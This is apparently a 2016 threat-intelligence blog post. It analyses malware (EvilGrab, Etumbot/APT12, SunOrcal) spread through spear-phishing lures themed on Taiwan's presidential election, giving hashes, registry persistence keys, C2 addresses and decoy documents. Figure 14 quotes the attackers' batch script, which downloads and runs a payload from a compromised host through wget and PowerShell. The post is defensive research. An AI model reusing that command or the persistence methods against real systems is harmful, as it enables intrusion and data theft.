Taiwan Presidential Election: A Case Study on Thematic Targeting

17 March 2016

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Executive Summary

In January 2016, Tsai Ing-wen was elected as the first female president of Taiwan. Prior to the election, it was reported that the election was going to be the target of a series of attacks by Chinese threat actors.[1] Looking back on the malware observed from different groups over that period of time, we have been able to piece together evidence which suggests that several distinct threat actors launched attacks using the Taiwan presidential election as a spear phishing theme. This blog post provides an overview of the malware and the network infrastructure associated with the threat actors who have taken advantage of this event.

EvilGrab

The first sample we came across using the Taiwan election theme was an Excel spreadsheet named 2016年台灣總統選舉觀戰團 行程20160105`.xls (393dafa8bd5e30334d2cbf23677e1d2e)`. Once the spreadsheet is executed, a file called `6EC5.tmp` is dropped in the `%temp%` folder. The file is in fact an executable binary which, once executed, spawns a ctfmon.exe process and clones itself in the `%userprofile%` directory as a file called `IEChecker.exe (fb498e6a994d6d53b80c53a05fc2da36)`.




HKCU\Software\rar\e
HKCU\Software\rar\data
create file
C:\Users\malware\IEChecker.exe
has thread
2528
has thread
2096
create thread
3916
[2]
ctfmon.exe
(PID: 3424)
has thread
set to value
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ctfmon
(AUTOSTART!)
HKCU\Software\rar\ActiveSettings
HKCU\Software\rar\s
HKCU\Software\Classes\VirtualStore\MACHINE\SOFTWARE\rar\e

Figure 1: `ctfmon.exe` process creates a set of registry keys and drops `IEChecker.exe` in `%userprofile%`.



Name	Type	Data
(Default)	REG_SZ	(value not set)
ActiveSettings	REG_BINARY	a2 f5 05 34 34 57 56 38 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 1f 39 39 30
data	REG_BINARY	15 02 c8 58 5b 58 58 58 5c 58 58 58 a7 a7 58 58 e0 58 58 58 58 58 58 58 18 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58
e	REG_BINARY	1b 62 04 0d 2b 3d 2a 2b 04 35 39 34 2f 39 2a 3d 04 19 28 28 1c 39 2c 39 04 14 37 3b 39 34 04 0c 3d 35 28 04 6e 1d 1b 6
s	REG_BINARY	15 02 c8 58 5b 58 58 58 5c 58 58 58 a7 a7 58 58 e0 58 58 58 58 58 58 58 18 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58

Value name:
data

Value data:

```
0000  15 02 C8 58 5B 58 58 58   ..ÈX[XXX
0008  5C 58 58 58 A7 A7 58 58   \XXX§§XX
0010  E0 58 58 58 58 58 58 58   àXXXXXXX
0018  18 58 58 58 58 58 58 58   .XXXXXXX
0020  58 58 58 58 58 58 58 58   XXXXXXXX
0028  58 58 58 58 58 58 58 58   XXXXXXXX
0030  58 58 58 58 58 58 58 58   XXXXXXXX
0038  58 58 58 58 50 59 58 58   XXXXPYXX
0040  56 47 E2 56 58 EC 51 95   VGâVXìQ.
0048  79 E0 59 14 95 79 0C 30   yàY..y.0
0050  31 2B 78 28 2A 37 3F 2A   1+x(*7?*
0058  39 35 78 3B 39 36 36 37   95x;9667
0060  2C 78 3A 3D 78 2A 2D 36   ,x:=x*-6
```

Figure 2: Registry values containing encoded modules used by the Evilgrab malware.

Aside from creating `IEChecker.exe`, the malicious `ctfmon` process also creates a set of registry keys at the following paths which contain encoded data. These are in fact modules used by the malware and this behavior shows

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
that the malware analysed is an EvilGrab sample[2]:

- `HKCU\Software\rar\e`
- `HKCU\Software\rar\s`
- `HKCU\Software\rar\data`
- `HKCU\Software\rar\ActiveSettings`
- `HKCU\Software\Classes\VirtualStore\MACHINE\Software\rar\e`

The malware establishes persistence by setting an Autorun key called `ctfmon` to ensure `IEChecker.exe` is executed on startup.




```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run        19/02/2016 13:53
☑ cfmon          c:\users\malware\iechecker.exe          21/12/2015 09:39
```

Figure 3: An AutoRun key is set by the ctfmon process to ensure IEChecker.exe is executed on startup.

The malware also beacons to the command and control (C2) `192.225.226[.]98` on port 8080 by sending TCP SYN packets approximately every 30 seconds.

DynCalc/Numbered Panda/APT12

The second sample we came across was an executable named 總統辯論會後：民眾政黨支持趨勢變化`.exe` (`791931e779a1af6d2e1370e952451aea`) which translates to “Post presidential debate: support for people’s political parties changes”. The sample was submitted to VirusTotal by a user in Taiwan on 11th January 2016, five days before the presidential election.



Date	File name	Source	Country
2016-01-11 08:11:26	總統辯論會後：民眾政黨支持趨勢變化 ...	d72144e1 (web)	TW

Figure 4: Malware was submitted to Virustotal on 11 th January 2016 by a user in Taiwan.

The binary uses the standard Microsoft Word icon, shown below, to trick users into thinking the file is a legitimate Microsoft Word Document.





Figure 5: The malicious binary with a Word icon.

On execution, the binary creates a file called `ka4281x3.log` in the same directory as the original binary; this file contains encoded data. The naming convention of this file has been reported as distinctive to the IXESHE[3] and the related Etumbot[4] malware family, and it is based on the behavioral similarity with other Etumbot samples (e.g. `2b3a8734a57604e98e6c996f94776086`) that we believe this attack is associated with APT12.

Aside from the `.log` file, a decoy document is also created and displayed to the victim as shown below. Research on the content of the decoy document shows that the content is likely to have been taken from a presentation with the same title, “總統辯論會後：民眾政黨支持趨勢變化”, originally written by TaiwanThinkTank.[5] The figure below shows the same content from the presentation being used in the decoy document. The lack of formatting in the decoy document suggests that the attacker simply copied and pasted the content from the PDF to create a new Word document. The similarity of the content is as shown below:



2016總統選情評估

題目：明年1月16日要舉行總統選舉，如果明天就是投票日，請問您會投票給國民黨的朱立倫王如玄，民進黨的蔡英文陳建仁還是親民黨的宋楚瑜徐欣瑩？


項目		蔡陳配	朱王配	宋徐配	未表態
總計		44.4%	20.4%	14.2%	21.0%
地區	北北基	42.0%	20.4%	9.5%	28.2%
	桃竹苗	43.3%	20.6%	22.0%	14.1%
	中彰投	42.2%	21.2%	15.8%	20.7%
	雲嘉南	51.1%	12.3%	17.3%	19.4%
	高屏澎	45.9%	22.9%	14.2%	17.0%
	宜花東	48.2%	33.8%	4.0%	14.0%
性別	男性	42.4%	20.2%	17.0%	20.5%
	女性	46.5%	20.5%	11.5%	21.5%
年齡	20-29歲	41.0%	22.6%	13.0%	23.4%
	30-39歲	52.7%	10.8%	16.6%	19.9%
	40-49歲	39.4%	28.5%	14.8%	17.3%
	50-59歲	42.9%	17.4%	19.6%	20.2%
	60-69歲	45.9%	28.5%	6.4%	19.1%
	70歲以上	44.6%	17.0%	11.3%	27.0%
教育程度	小學以下	37.0%	10.6%	8.4%	43.9%
	國初中	48.1%	23.1%	12.4%	16.4%
	高中、職	41.6%	27.1%	14.5%	16.8%
	專科	47.2%	15.6%	23.9%	13.3%
	大學以上	50.9%	19.6%	15.1%	14.4%
政黨傾向	民進黨	81.7%	2.4%	9.2%	6.7%
	國民黨	12.1%	65.6%	11.5%	10.7%
	親民黨	16.3%	5.5%	62.9%	15.4%
	不偏任何黨	20.9%	19.3%	11.9%	47.9%
	未表態	10.5%	3.6%	3.1%	82.8%

2016 總統選情評估
44.4%
20.4%
14.2%
21.0%
0.0%
20.0%
40.0%
60.0%
80.0%
100.0%
蔡陳配 朱王配 宋徐配 未表態
題目：明年 1 月 16 日要舉行總統選舉，如果明天就是投票日，
請問您會投票給國民黨的朱立倫王如玄，民進黨的蔡英文陳建
仁還是親民黨的宋楚瑜徐欣瑩？
蔡陳配 朱王配 宋徐配 未表態
44.4% 20.4% 14.2% 21.0%
北北基 42.0% 20.4% 9.5% 28.2%
桃竹苗 43.3% 20.6% 22.0% 14.1%
中彰投 42.2% 21.2% 15.8% 20.7%
雲嘉南 51.1% 12.3% 17.3% 19.4%
高屏澎 45.9% 22.9% 14.2% 17.0%
宜花東 48.2% 33.8% 4.0% 14.0%
男性 42.4% 20.2% 17.0% 20.5%
女性 46.5% 20.5% 11.5% 21.5%
20-29 歲 41.0% 22.6% 13.0% 23.4%
30-39 歲 52.7% 10.8% 16.6% 19.9%
40-49 歲 39.4% 28.5% 14.8% 17.3%
50-59 歲 42.9% 17.4% 19.6% 20.2%

Figure 6: The original presentation from the Taiwan Thinktank[6] titled “總統辯論會後：民眾政黨支持趨勢變化” with a slide showing the results from the latest opinion poll (left) and the decoy document dropped by the

IXESHE/Etumbot sample (right).


The malware then drops a binary called `vecome.exe` into `%Appdata%\Roaming\Location` and installs an Autorun key to ensure the dropped binary is executed on startup.



```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                          26/02/2016 12:00
☑ Update                                 c:\users\malware\appdata\roaming\locations\vecome.exe  11/01/2016 17:36
```

Figure 7: An Autorun key is installed to ensure vecome.exe is executed on startup.


Similar to other IXESHE/Etumbot samples, the malware drops six temporary files in the `%temp%` folder:



Name	Date modified	Type	Size
Cab2BCA.tmp	26/02/2016 12:01	TMP File	49 KB
Cab12D1.tmp	26/02/2016 12:01	TMP File	49 KB
Cab1319.tmp	26/02/2016 12:01	TMP File	49 KB
Tar2BCB.tmp	26/02/2016 12:01	TMP File	115 KB
Tar12D2.tmp	26/02/2016 12:01	TMP File	116 KB
Tar131A.tmp	26/02/2016 12:01	TMP File	116 KB

Figure 8: Six temporary files created by the IXESHE/Etumbot sample.

The malware communicates with the C2 `201.21.94[.]135` on port 443 over SSL. The SSL certificate used is associated with the email address `exam@google.com`[7] and has the serial `00 8b be a3 a0 a9 1b 1c 78`.




```
....^...Z..V.>...Z...e..8R@...V.)....-.Ibf...../.5...
.......
.2.8.................
.................J...F..V.>.'...ox........X..Ac..a.iX.D. .q..S..../..8...t...>2...NS3
-  ../...............0...0.................x0
..*.H..
.....On1.0...U....IS1.0...U....UA1.0...U....SD1.0...U.
..CD1.0...U....CS1.0...U....RE1.0...*.H..
.....exam@google.com0..
151223003359Z.
240311003359Z0n1.0...U....IS1.0...U....UA1.0...U....SD1.0...U.
..CD1.0...U....CS1.0...U....RE1.0...*.H..
.....exam@google.com0.."0
..*.H..
..........0..
.......J.I|w?.G4G?.Z...p2.1..$.8.....-{ ...8=U.F.`........7
+....K.].h....#Z.`......|..#..G%...,jSA.L._.(...L..^.,.M].|..9..........A......n}
lx.z...m.8...c...c;.............%..6..y.vXk.,..f.SD_i..".......F..q;..hb..w`.Tr..m...
$.....D.i[.....|...H..mA.;..s.2x...j.......PONO...U......K'..
\..w..<..Lm..8s50...U.#..0...K'..\..w..<..Lm..8s50...U....0....0
```

Figure 9: SSL certification is associated with the email address `exam@google.com`.

SunOrcal and Surtr

The last sample we have identified using the Taiwan election theme was a malicious Microsoft Word document named 2016總統選舉民情中心預測值`.doc (09ddd70517cb48a46d9f93644b29c72f)`. The content of this file contains two blank squares (Figure 10) however, once a self-extracting archive (SFX) is dropped, a separate decoy document is displayed which contains one line of text that mentions the presidential election.




2016總統選舉民情中心預測值.doc [Compatibility Mode] - Microsoft Word
Home Insert Page Layout References Mailings Review View
Print Layout Full Screen Reading Web Layout Outline Draft Ruler Gridlines Message Bar Document Map Thumbnails Zoom 100% One Page Two Pages Page Width New Window Arrange All Split View Side by Side Synchronous Scrolling Reset Window Position Switch Windows Macros
Document Views Show/Hide Zoom Window Macros
~tmp.doc [Compatibility Mode] - Microsoft Word
Home Insert Page Layout References Mailings Review View
Paste Times New Roman 10.5 AaBbCcDd AaBbC AaBbCcDd AaBbCcD Emphasis Heading 1 ¶ Normal Strong Change Styles Find Replace Select
Clipboard Font Paragraph Styles Editing

2016大選進入最後關鍵10天,73個立委選區選情研判(1041229),2016總統選舉民情中心預測值(104.12.28).

Figure 10: The malicious document used to drop a self-extracting archive in `%temp%` (top) and the subsequent decoy document displayed to the victim (bottom).

However, the sentence is nonsensical and it reads as if the attacker simply concatenated a few unrelated lines together. Interestingly, a search for the sentences revealed that it had been used as the title of a spear phishing email sent to a number of politicians and activists in Hong Kong including James To[8], Tommy Cheung[9] and Joshua Wong.[10] Wong is a well-known student activist in Hong Kong and he publicly announced on Facebook on 6 th January 2016 that he had received the spear phishing email but was not tricked into opening the .rar attachment (Figure 11), which shares the same filename as the document file referenced in Figure 10.



(涂謹申,黄之峰,张秀贤)收. 2016大選進入最後關鍵10天,73個立委選區選情研判(1041229),2016總統選舉民情中心預測值(104.12.28).

[redacted]

2016大選進入最後關鍵10天，民進黨總統候選人蔡英文6日在中常會呼籲支持者將政黨票集中選票，她說，這次政黨票的競爭真的非常激烈，很多人開始擔心如果選票分散，可能連第15、16名這2席都沒有把握了。

16日就將進行投票。除了總統選舉外，立委部分還有區域立委與不分區立委2項選舉。其中，不分區立委共有34席，民進黨上次選舉得到13席，這次支持度大漲，安全名單上看16席。不過，最近由於時代力量聲勢大漲，對民進黨造成威脅。

為了拉抬不分區立委聲勢，民進黨下午中常會則安排造勢活動。黨主席蔡英文表示，距離要投票只剩下10天，現在她最擔心的就是3件事情；第1個擔心就是賄選買票，讓民進黨的激戰區被翻盤；第2個擔心是年輕朋友1/16會不會從外地返鄉去投票；第3個擔心是政黨票分散，讓不分區優秀的候選人落榜。

2016總統選舉民情中心預測值.rar

黃之鋒 Joshua

Like This Page · 6 January near Hong Kong ·

今朝收到一個「臺灣民主基金會」寄俾「涂謹申」、「黃之峰」同埋「张秀贤」既電郵，內容大概講到台灣大選倒數十日，蔡英文呼籲台灣人政黨票要投民進黨，之後附上一個「2016總統選舉民情中心預測值.rar」要我下載......

其實一睇都知封電郵係假，寫錯我個名都其次，重點係如果引述得民進黨既新聞，有乜理由用中國大陸用開既簡體字去寫Tommy Cheung 張秀賢個名？


另外，台灣向「涂謹申」同埋兩個學生發同一封電郵，亦都唔係平時政慣常見到既組合，如果將「涂謹申」個名換做「戴耀廷」都叫合理少少啦......

不過真係估唔到，深圳河以北既朋友要用到扮台灣綠營去發電郵比我，以為哇樣就可以呃到我download個.rar真係太天真了~~~

[redacted]

Figure 11: A well-known student activist in Hong Kong claimed to have received a spear phishing email with an attachment named “2016總統選舉民情中心預測值.rar”. The email title is identical to the line shown in the decoy document dropped by the analysed sample.

Examining the EXIF data of the decoy document dropped by our sample shows that the document was created on the same day as the spear phishing email was sent.




```
Software                        : Microsoft Office Word
Total Edit Time                 : 0
Create Date                     : 2016:01:06 09:41:00
Modify Date                     : 2016:01:06 09:41:00
```

Figure 12: EXIF data of the decoy document highlight the similarity in timing of the attack.

Given similarities in the theme and text used in the spear phish, as well as the timing of the campaign against the Hong Kong activist and the creation time of the decoy document, we believe both attacks are likely to be the same.

Returning to the analysis of our sample, once the lure document is executed, a self-extracting archive is dropped and executed. The archive contains three files, a batch script, a copy of the wget binary and a further binary called `iuso.exe`.




C:\Users\malware\Desktop\92AF.tmp.exe\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
C:\Users\malware\Desktop\92AF.tmp.exe\

Name	Size	Packed Size	Modified
wget.exe	162 816	76 102	1999-07-01 20:36
iuso.exe	16 384	994	2015-12-25 17:46
wget.bat	185	129	2016-01-06 17:31

Figure 13: The dropped self-extracting archive.

Once executed, the binaries are dropped in the `%programdata%` directory and the batch script is executed to download the second stage malware from a compromised host `kcico[.]com`.



```
start /min powershell C:\\ProgramData\\wget.exe http://www.kcico.com.tw/data/openwebmail/doc/wthk.txt -O C:\\ProgramData\\wthk.exe -b -q
start /min powershell C:\\ProgramData\\iuso.exe
```

Figure 14: Batch script used to download the malware from a compromised website.


The downloaded binary `wthk.exe` is then executed and two new nested directories are generated in `%programdata%`: "`Javame`" and "`sun orcal`". Based on the use of this unique folder name "`sun orcal`" which dates back to as early as 2013[11] and which appears to be a misspelling of Sun Oracle, we refer to this malware as SunOrcal.

Below are the full nested paths:

- `C:\ProgramData\`**`Javame`**`\Java\Jre\helper\113507`
- `C:\ProgramData\`**`sun orcal`**`\java\JavaUpdata`
- `C:\ProgramData\`**`sun orcal`**`\java\SunJavaUpdata`

Once `wthk.exe` is executed, it clones itself to `\sun orcal\java\SunJavaUpdata` as a file called `SunJavaUpdata.exe`. In addition, a shortcut called `SunJavaUpdataData.lnk` is created in the `Javame` folder which points to the malware `SunJavaUpdata.exe`.

The purpose of this shortcut became clear when we examined the changes made to the registry. The malware modifies the `startup` key at `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folder\` to point to the `\Javame\Java\Jre\helper\113507` directory, causing Explorer to execute the shortcut when it first loads and which in effect ensures the malware is executed on startup.



```
Startup          REG_EXPAND_SZ      C:\Documents and Settings\All Users\Application Data\Javame\Java\Jre\helper\113507\
```


Figure 15: SunOrcal persistence mechanism.

As shown in the batch script, once `wthk.exe` has finished executing, `iuso.exe` is then executed. Examining the code of this binary shows that the sole purpose of this binary is to sleep for one minute and then execute a binary in `%programdata%` called `Keyainst.exe`. Unfortunately, we were unable to retrieve this binary.

Examining the network traffic generated by `SunJavaUpdata.exe`, we find that the malware communicates with the C2 domain `safety.security-centers[.]com` which resolved to the IP address `210.61.12[.]153` at

the time of writing. According to DomainTools [12], the domain `security-centers[.]com` is associated with two email addresses:

- Registrant email: `an_ardyth@123mail.org`
- Admin/tech email: `janmiller-domain@googlemail.com`
- Interestingly, the malware stores the C2 in the registry key at `HKCU\Software\Google\info`:



Name	Type	Data
(Default)	REG_SZ	(value not set)
info	REG_BINARY	00 00 00 00 1e 00 73 61 66 65 74 79 73 73 6c 2e 73 65.
infoSize	REG_SZ	141

Value name: info

Value data:


```
0010  73 65 63 75 72 69 74 79  security
0018  2D 63 65 6E 74 65 72 73  -centers
0020  2E 63 6F 6D 1E 00 73 61  .com..sa
0028  66 65 74 79 73 73 6C 2E  fetyssl.
0030  73 65 63 75 72 69 74 79  security
0038  2D 63 65 6E 74 65 72 73  -centers
0040  2E 63 6F 6D 1E 00 73 61  .com..sa
